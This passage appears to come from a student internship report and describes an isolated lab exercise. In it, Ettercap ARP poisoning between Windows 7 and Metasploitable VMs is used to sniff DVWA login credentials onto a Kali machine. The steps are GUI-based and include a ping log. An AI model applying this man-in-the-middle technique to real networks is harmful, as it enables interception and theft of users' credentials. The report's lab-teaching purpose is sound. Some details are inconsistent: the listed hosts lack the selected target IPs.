


Then again select 3 dots -> hosts -> hostlists and the below window will display

Host List		
IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:0F	
192.168.56.100	08:00:27:0C:3B:AE	
192.168.56.102	08:00:27:D5:E7:26	

Select the IP of windows7 [192.168.56.103] and add to target1 and select IP network of Metasploitable [192.168.56.101] and add to target2.

Step 4: Select ARP poisoning from the drop-down menu on clicking globe icon. In ARP poisoning attacker sends falsified ARP messages over a LAN to link an attacker's MAC address with the IP address of a legitimate computer or server on the network.



Step 5: Open Firefox in the windows 7 and browse the IP address of Metasploitable machine and select DVWA option and enter the username and password to login.


The screenshot shows a web browser displaying the DVWA (Damn Vulnerable Web Application) login page. The page features a large DVWA logo at the top. Below the logo are two input fields: "Username" containing "admin" and "Password" containing "*****". A "Login" button is located below the password field. The background of the page is white with some light gray shading.

Step 6: Transfer packets from metasploitable machine to windows 7.

[command: ping windowsIP]

```
msfadmin@metasploitable:~$ Password:  
Login incorrect  
metasploitable login: msfadmin  
Password:  
Last login: Fri Feb 24 02:29:52 EST 2023 on ttym1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ping 192.168.56.103  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.  
--- 192.168.56.103 ping statistics ---  
6 packets transmitted, 0 received, 100% packet loss, time 5018ms  
msfadmin@metasploitable:~$
```

Step 7: The entered username and password in Windows 7 will be now visible at Kali-Linux. By this successful sniffing between Windows7 and Metasploitable machines done using **Ettercap** tool.



Conclusion

It was a great experience to work as a Security Analyst at DLithe. I had learnt many things beyond my academics. The trainers who thought us were very friendly, helped and solved my many doubts. Also got a hands-on experience and worked on many projects. At the end got an overall experience of the cyber security.